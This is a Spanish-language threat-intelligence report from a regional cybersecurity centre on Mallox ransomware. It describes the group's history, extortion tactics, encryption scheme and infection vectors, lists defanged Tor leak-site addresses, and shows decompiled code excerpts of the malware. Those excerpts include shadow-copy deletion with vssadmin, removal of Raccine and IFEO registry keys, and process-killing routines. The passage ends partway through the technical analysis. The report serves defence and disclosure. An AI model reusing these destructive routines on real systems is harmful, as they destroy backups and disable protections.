Basque CyberSecurity Centre

Mallox Ransomware

BCSC-MALWARE-MALLOX

TLP: CLEAR

www.ciberseguridad.eus

EUSKO JAURLARITZA GOBIERNO VASCO

GRUPO spri TALDEA

Índice

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que el BCSC considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso el BCSC puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de BCSC como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de BCSC. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

Sobre el BCSC

El Centro Vasco de Ciberseguridad (Basque Cybersecurity Centre, BCSC) es la entidad designada por el Gobierno Vasco para elevar el nivel de madurez de la ciberseguridad en Euskadi.

Es una iniciativa transversal que se enmarca en la Agencia Vasca de Desarrollo Empresarial (SPRI), sociedad dependiente del Departamento de Desarrollo Económico, Sostenibilidad y Medio Ambiente del Gobierno Vasco. Así mismo, involucra a otros tres Departamentos del Gobierno Vasco: el de Seguridad, el de Gobernanza Pública y Autogobierno, y el de Educación, y a cuatro agentes de la Red Vasca de Ciencia, Tecnología e Innovación: Tecnalia, Vicomtech, Ikerlan y BCAM.

El BCSC es la entidad de referencia para el desarrollo de la ciberseguridad y de la confianza digital de ciudadanos, empresas e instituciones públicas en Euskadi, especialmente para los sectores estratégicos de la economía de la región.

La misión del BCSC es por tanto promover y desarrollar la ciberseguridad en la sociedad vasca, dinamizar la actividad empresarial de Euskadi y posibilitar la creación de un sector profesional que sea referente. En este contexto se impulsa la ejecución de proyectos de colaboración entre actores complementarios en los ámbitos de innovación tecnológica, investigación y transferencia tecnológica a la industria de fabricación avanzada y otros sectores.

Así mismo, ofrece diferentes servicios en su rol como Equipo de Repuesta a Incidentes (en adelante CERT, por sus siglas en inglés “Computer Emergency Response Team”) y trabaja en el ámbito de la Comunidad Autónoma del País Vasco para aumentar la capacidad de detección y alerta temprana de nuevas amenazas, la respuesta y análisis de incidentes de seguridad de la información, y el diseño de medidas preventivas para atender a las necesidades de la sociedad vasca. Con el fin de alcanzar estos objetivos forma parte de diferentes iniciativas orientadas a la gestión de incidentes de ciberseguridad:

FIRST Improving Security Together · TF-CSIRT Trusted Introducer · CSIRT.es

Resumen ejecutivo

Mallox, también conocido como ***TargetCompany***, ***Fargo*** o ***Tohnichi*** es un malware de tipo *ransomware* identificado por primera vez en junio de 2021. Recibe múltiples nombres debido a que inicialmente el *ransomware* añadía a los archivos de las víctimas extensiones basadas en los nombres de las empresas objetivo, como ".tohnichi", su primera víctima identificada. Dada esta característica, aunque inicialmente se etiquetó como *Tohnichi*, pasó a identificarse posteriormente como *TargetCompany*. No obstante, tras la aparición de variantes que utilizaban otras extensiones como ".fargo" o ".mallox", también pasó a identificarse a la familia con dicha nomenclatura, especialmente esta última, que podría catalogarse como el nombre oficial por el que los actores detrás de esta amenaza se identifican.

Desde 2022, el grupo realiza una doble extorsión donde no solo cifran los datos, sino que también exfiltran información sensible, amenazando con hacerla pública si no se cumple con el pago del rescate, una estrategia que sirve para aumentar las posibilidades de pago de las víctimas. El grupo se hace eco de la información robada a sus víctimas a través de diferentes métodos de difusión como un canal de *Telegram*, una cuenta de *Twitter* o un sitio web en la red Tor aunque, según indican los propios actores, eligen solo un pequeño porcentaje de sus víctimas para publicar en su sitio de filtración. También limitan la cantidad de datos filtrados a lo que consideran particularmente interesante y afirman no tener intención de publicarlo todo.

El esquema de cifrado de Mallox ha sufrido algunas modificaciones desde su primera versión y es algo diferente al utilizado por otras familias de *ransomware*. La variante actual utiliza un protocolo de intercambio de claves basado en la curva elíptica Curve25519-Donna. Inicialmente, genera una clave secreta y calcula un valor compartido, *personal_ID*, utilizando esta clave secreta y un punto base conocido. Posteriormente, emplea esta clave secreta junto con la clave pública de los atacantes para calcular un segundo valor compartido, *shared_secret_2*, que luego se somete a un proceso de *hashing* SHA-256. Por cada fichero a cifrar, se calcula una clave aleatoria y se utiliza la salida del *hash* anterior como clave para cifrarla mediante AES-128-CTR, almacenándola al final del fichero cifrado junto con el vector de inicialización IV del algoritmo AES y el valor *personal_ID*.

Debido a las propiedades matemáticas de las curvas elípticas y la seguridad del protocolo Diffie-Hellman, sin conocer la clave secreta original o la clave privada asociada a la clave pública de los atacantes, es computacionalmente inviable descifrar la clave de archivo. Esto garantiza que solo aquellos que posean la clave privada correcta (en teoría, solo el atacante) puedan recuperar la clave de cifrado y, por lo tanto, descifrar los archivos de la víctima.

La compañía Avast publicó en febrero de 2022 un descifrador para las variantes de Mallox conocidas hasta la fecha que trata de realizar un ataque de fuerza bruta y obtener el valor *secret* o el valor *shared_secret_2* con el que poder descifrar cualquiera de los ficheros cifrados tras ejecutar el *ransomware*. Para ello, el programa creado por Avast necesita de, al menos, un fichero cifrado por Mallox. No obstante, la variante analizada posee un esquema de cifrado no contemplado por el descifrador de Avast por lo que, no es posible obtener la clave de cifrado mediante el mismo para dicha variante.

Ante la continua amenaza que representa Mallox y pese a la publicación de este descifrador, cuya eficacia se ha visto mermada en las nuevas variantes, es esencial que las organizaciones refuercen sus medidas de seguridad y conciencien a sus empleados sobre las tácticas empleadas por estos ciberdelincuentes. La colaboración entre expertos en ciberseguridad, investigadores y organizaciones afectadas sigue siendo fundamental para combatir este tipo de amenazas y proteger la información y los datos sensibles de posibles ataques futuros.

Análisis técnico

Flujo de infección




Ilustración 1: Flujo de infección de Mallox Ransomware.

El flujo de infección del *ransomware* Mallox puede variar para cada organización, dado que, a lo largo de su existencia, los actores detrás de esta amenaza han empleado diferentes métodos para comprometer los sistemas de sus víctimas y cifrar sus datos.

Uno de los primeros métodos utilizados ha sido explotar vulnerabilidades conocidas de los servidores **Microsoft SQL** (MS SQL). La variante Tohnichi, activa en 2021, junto con Mallox y Fargo, activas en 2022, se centraban en explotar este tipo de vulnerabilidades para obtener un acceso inicial a los sistemas de las víctimas. Esta táctica les permitía infiltrarse en bases de datos y sistemas que no estaban adecuadamente protegidos o actualizados.

Sin embargo, en 2023, las intrusiones relacionadas con la variante Xollam introducen un cambio significativo en su método de ataque, empezando a imitar las técnicas comunes de campañas de **phishing**, específicamente utilizando archivos Microsoft OneNote maliciosos como vector de infección. Estos archivos se distribuían a través de campañas de correo electrónico no deseado, engañando a los usuarios para que los abrieran y, por lo tanto, desencadenando la infección.

Además de este método basado en OneNote, otras intrusiones que han involucrado a esta variante también han implementado una técnica **pseudo-fileless a través de PowerShell**. Esta técnica, que implica ejecutar cargas útiles

sin escribir realmente un archivo en el disco, utiliza la carga *reflectiva* para descargar y ejecutar su malware. Una técnica que, no solo es más sigilosa, sino que también puede eludir algunas soluciones de seguridad tradicionales.

La técnica de carga *reflectiva* también se ha observado en intrusiones relacionadas con la variante Mallox, pero con binarios de tipo .NET. No obstante, en estos casos la URL de descarga solo ha estado disponible durante aproximadamente 24 horas, lo que dificulta el análisis de muestras antiguas.

Una vez que el atacante ha recopilado información suficiente, puede tratar de mantener acceso remoto persistente en varios sistemas. Para ello, se utilizan programas como *AnyDesk* o *Radmin*. En otros casos también se ha observado que los actores detrás de este *ransomware* emplean el malware de tipo RAT Remcos, ejecutado a través de WmiPrvSE.exe.

Durante este proceso, los atacantes tratan de exfiltrar toda la información que consideren sensible e interesante previo a cifrar los equipos. Finalmente, el atacante ejecuta el *ransomware* Mallox para cifrar los archivos y genera una nota de rescate para extorsionar a la víctima.

Todos estos vectores de infección, en su conjunto, muestran la adaptabilidad y evolución del *ransomware* Mallox. Es importante destacar que cada incidente puede presentar diferentes tácticas y técnicas utilizadas por los atacantes, y que las medidas de mitigación para prevenir la infección de esta amenaza incluyen la implementación de autenticación multifactor, la segmentación de cuentas de administrador y la restricción de acceso a herramientas y aplicaciones de escritorio remoto. Además, contar con una solución de seguridad adecuada y configurada correctamente para detectar y prevenir el *ransomware* es esencial para proteger a las organizaciones de estas amenazas.

Portal de Mallox en la red TOR y otros canales (Telegram, Twitter)

Los actores que operan ***Mallox*** cuentan con un sitio en la red **TOR** para enumerar las organizaciones presuntamente afectadas por su *ransomware* y ofrecer enlaces de descarga de los datos recopilados por ellos en caso de no pagar el rescate demandado. El sitio muestra un listado de todas las víctimas que han considerado publicar hasta la fecha, aunque los propios actores reconocen que no publican a todas sus víctimas aquí.

La dirección actual para acceder a este sitio es la siguiente:

hxxp://wtyafjyhwqrgo4a45wdvvwhen3cx4euie73qvlhkhvlrexljoyuklaad[.]onion




Ilustración 2: Sitio oficial de publicación de leaks de los actores de Mallox en la red TOR

Además, los actores cuentan con otra ruta dentro del mismo sitio específicamente destinada a la negociación de los pagos. La dirección de este sitio y el identificador para acceder son especificados en la nota de rescate que deja Mallox en los equipos cifrados. En el momento del análisis la dirección del sitio en la red Tor es:

hxxp:// wtyafjyhwqrgo4a45wdvvwhen3cx4euie73qvlhkhvlrexljoyuklaad[.]onion/mallox/privateSignin




Ilustración 3: Sitio oficial de chat de los actores de Mallox en la red TOR

Además de este portal, el grupo detrás de esta amenaza cuenta con perfiles en redes como Twitter o Telegram, aunque este último parece haber sido borrado. El perfil de Twitter tiene por usuario "@___Mallox___", mientras que el perfil de Telegram utilizaba "mallox_leaks". A fecha de realización de este informe, el último mensaje publicado por esta cuenta es del 4 de marzo de 2023.




Ilustración 4: Cuenta de Twitter oficial de los actores de Mallox

Muestra analizada (Windows)

La muestra analizada corresponde con una de las últimas variantes para Windows la familia de *ransomware* **Mallox**. Se trata de un binario Portable Ejecutable (PE) de Windows de 32 bits, cuya firma SHA256 es la siguiente:

df4b372a5bbc0512182e19530b71cddd82e2a3071877a826b462d36495444580

El binario está desarrollado en C++ y no parece encontrarse empaquetado mediante ningún software de protección.




Ilustración 5: Análisis del binario en la herramienta DIE.

Control del idioma

Mallox está preparado para comprobar el idioma de la máquina en la que se ejecuta. En caso de encontrarse con alguno de los que tiene listados, el binario termina su ejecución sin cifrar el equipo. Los idiomas con los que no se cifraría el equipo serían:

- Ruso (ru-RU)
- Kazajo (kk-Kz)
- Bielorruso (be-BY)
- Ucraniano (uk-UA)
- Tártaro (tt-RU)

```
1  int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCm
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    UserDefaultLangID = GetUserDefaultLangID();
6    // Russian ru-RU
7    // Kazakh kk-KZ
8    // Belarusian be-BY
9    // Ukrainian uk-UA
10   // Tatar tt-RU
11   if ( UserDefaultLangID != 1049
12     && UserDefaultLangID != 1087
13     && UserDefaultLangID != 1059
14     && UserDefaultLangID != 1058
15     && UserDefaultLangID != 1092 )
16   {
```

Ilustración 6: Comprobación de idioma en Mallox

Control de ejecución múltiple y rendimiento del equipo

Tras la comprobación del idioma, Mallox crea un evento mediante la API *CreateEventA* que le permite asegurarse de que no haya más de dos instancias del *ransomware* en ejecución con el valor "89A72EF01" para la muestra analizada. Por otro lado, también carga de forma dinámica y hace uso de la API *PowerSetActiveScheme* para establecer el modo de ejecución de Windows en alto rendimiento para mejorar la eficiencia del *ransomware*.

```
{
  EventA = CreateEventA(0, 1, 0, "89A72EF01");
  v6 = EventA;
  if ( EventA )
  {
    if ( WaitForSingleObject(EventA, 0x1F4u) )
    {
      SetEvent(v6);
      LibraryA = LoadLibraryA("PowrProf.dll");
      if ( LibraryA )
      {
        PowerSetActiveScheme = (DWORD (__stdcall *)(HKEY, const GUID *))GetProcAddress(
                                                                          LibraryA,
                                                                          "PowerSetActiveScheme");

        if ( PowerSetActiveScheme )
          PowerSetActiveScheme(0, &alto_rendimiento_stru);
      }
```

Ilustración 7: Llamadas a las API CreateEventA y PowerSetActiveScheme

Ajuste de privilegios, *shadow copies* y programas en ejecución

Tras las tareas anteriores, el *ransomware* realiza un ajuste de privilegios que le permiten tener mayor control sobre el equipo. Estos son privilegios especiales en sistemas Windows que otorgan a los procesos o hilos derechos adicionales. Por ejemplo, "SeDebugPrivilege" permite a un proceso depurar otro proceso, mientras que "SeTakeOwnershipPrivilege" permite a un proceso tomar posesión de un objeto sin tener permisos explícitos. Tras esto, Mallox procede a lanzar diferentes hilos de ejecución que realicen tareas previas al cifrado.

```
}
current_time_unix_form = mw_calc_GetSystemTimeAsFileTime(0);
srand(current_time_unix_form);
mw_AdjustTokenPrivileges_CurrentThread(L"SeTakeOwnershipPrivilege");// "SeTakeOwnershipPrivilege" permite a un proceso tomar posesión de un objeto sin tener permisos explícitos.
mw_AdjustTokenPrivileges_CurrentThread(L"SeDebugPrivilege");// "SeDebugPrivilege" permite a un proceso depurar otro proceso
thread_1 = CreateThread(0, 0, mw_remove_Raccine_IFEO_and_shadows, 0, 0, 0);
CloseHandle(thread_1);
thread_2 = CreateThread(0, 0, mw_bcedit_and_kill_processes, 0, 0, 0);
CloseHandle(thread_2);
thread_3 = CreateThread(0, 0, mw_delete_services_kill_processes, 0, 0, 0);
CloseHandle(thread_3);
ntdll_dll = GetModuleHandleA("ntdll.dll");
NtQueryObject = (NTSTATUS (__stdcall *)(HANDLE, OBJECT_INFORMATION_CLASS, PVOID, ULONG, PULONG))GetProcAddress(ntdll_dll, "NtQueryObject");
GetModuleFileNameW(0, (LPWSTR)Filename, 0x104u);
v14 = &Filename[lstrlenW((LPCWSTR)Filename)];
do
  exe_name_tmp = (const WCHAR *)v14--;
while ( *v14 != '\\' );
lstrcpyW(&mw_executable_name, exe_name_tmp);
InitializeCriticalSection(&criticalSection_1);
InitializeCriticalSection(&criticalSection_2);
InitializeCriticalSection(&criticalSection_3);
user32_dll = GetModuleHandleA("user32.dll");
ShutdownBlockReasonCreate = (BOOL (__stdcall *)(HWND, LPCWSTR))GetProcAddress(
                                                                 user32_dll,
                                                                 "ShutdownBlockReasonCreate");
if ( ShutdownBlockReasonCreate )        // Crea diálogo para evitar que se apague el equipo
{
  WndClass.lpfnWndProc = mw_DefWindowProcW;
```

Ilustración 8: Operaciones iniciales de Mallox

El primero de ellos parece ser parte de un proceso de limpieza o desinstalación. Elimina claves del registro relacionadas con "Raccine", una herramienta para la protección contra *ransomware*, y luego intenta eliminar todas las *shadow copies* o instantáneas de volumen del sistema. Las instantáneas de volumen son copias de seguridad de archivos y configuraciones en Windows, y el comando

"*vssadmin.exe delete shadows /all /quiet*" las elimina todas en silencio. Además, elimina diferentes subclaves como "powershell.exe" de IFEO, lo que elimina todas las personalizaciones o alteraciones específicas para la ejecución de dichos binarios. Si había un valor de "Debugger" configurado, por ejemplo, el binario volvería a ejecutarse normalmente en lugar de ser redirigido a otro programa.

```
DWORD __stdcall mw_remove_Raccine_IFEO_and_shadows(LPVOID lpThreadParameter)
{
  WCHAR String1[260]; // [esp+8h] [ebp-448h] BYREF
  WCHAR Buffer[286]; // [esp+210h] [ebp-240h] BYREF

  SHDeleteKeyW(HKEY_CURRENT_USER, L"SOFTWARE\\Raccine");
  SHDeleteKeyW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Raccine");
  SHDeleteKeyW(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Services\\EventLog\\Application\\Raccine");
  SHDeleteKeyW(
    HKEY_LOCAL_MACHINE,
    L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\vssadmin.exe");
  SHDeleteKeyW(
    HKEY_LOCAL_MACHINE,
    L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wmic.exe");
  SHDeleteKeyW(
    HKEY_LOCAL_MACHINE,
    L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wbadmin.exe");
  SHDeleteKeyW(
    HKEY_LOCAL_MACHINE,
    L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\bcdedit.exe");
  SHDeleteKeyW(
    HKEY_LOCAL_MACHINE,
    L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\powershell.exe");
  SHDeleteKeyW(
    HKEY_LOCAL_MACHINE,
    L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\diskshadow.exe");
  SHDeleteKeyW(
    HKEY_LOCAL_MACHINE,
    L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\net.exe");
  SHDeleteKeyW(
    HKEY_LOCAL_MACHINE,
    L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\taskkill.exe");
  GetWindowsDirectoryW(Buffer, 0x104u);
  lstrcatW(Buffer, L"\\sysnative\\vssadmin.exe");
  lstrcpyW(String1, L" delete shadows /all /quiet");
  ShellExecuteW(0, L"open", Buffer, String1, 0, 0);
  return 0;
}
```

Ilustración 9: Hilo de eliminación de Raccine, IFEO y shadow copies

El siguiente hilo se encarga mediante "bcdedit" de configurar el comportamiento del sistema durante el arranque, específicamente cómo maneja los fallos, configurando el sistema para ignorar todos los fallos y no entrar en un modo de recuperación automática en caso de errores durante el arranque. Tras esto, llama a otra función encargada de buscar y terminar una serie de procesos que trae definidos. Para ello, hace uso de las API *CreateToolhelp32Snapshot*, *Process32NextW*, *OpenProcess* y *TerminateProcess*. El listado de procesos a terminar es el siguiente:

- sqlserv.exe
- oracle.exe
- ntdbsmgr.exe
- sqlservr.exe
- sqlwriter.exe
- MsDtsSrvr.exe
- msmdsrv.exe
- ReportingServecesService.exe
- fdhost.exe
- fdlauncher.exe
- mysql.exe




Ilustración 10: Configuración de arranque mediante bcdedit y terminación de procesos

El siguiente hilo se encarga de eliminar una serie de procesos y matar sus procesos. Para ello, concatena una serie de llamadas a la herramienta “sc delete” junto con llamadas a la herramienta “taskkill”.

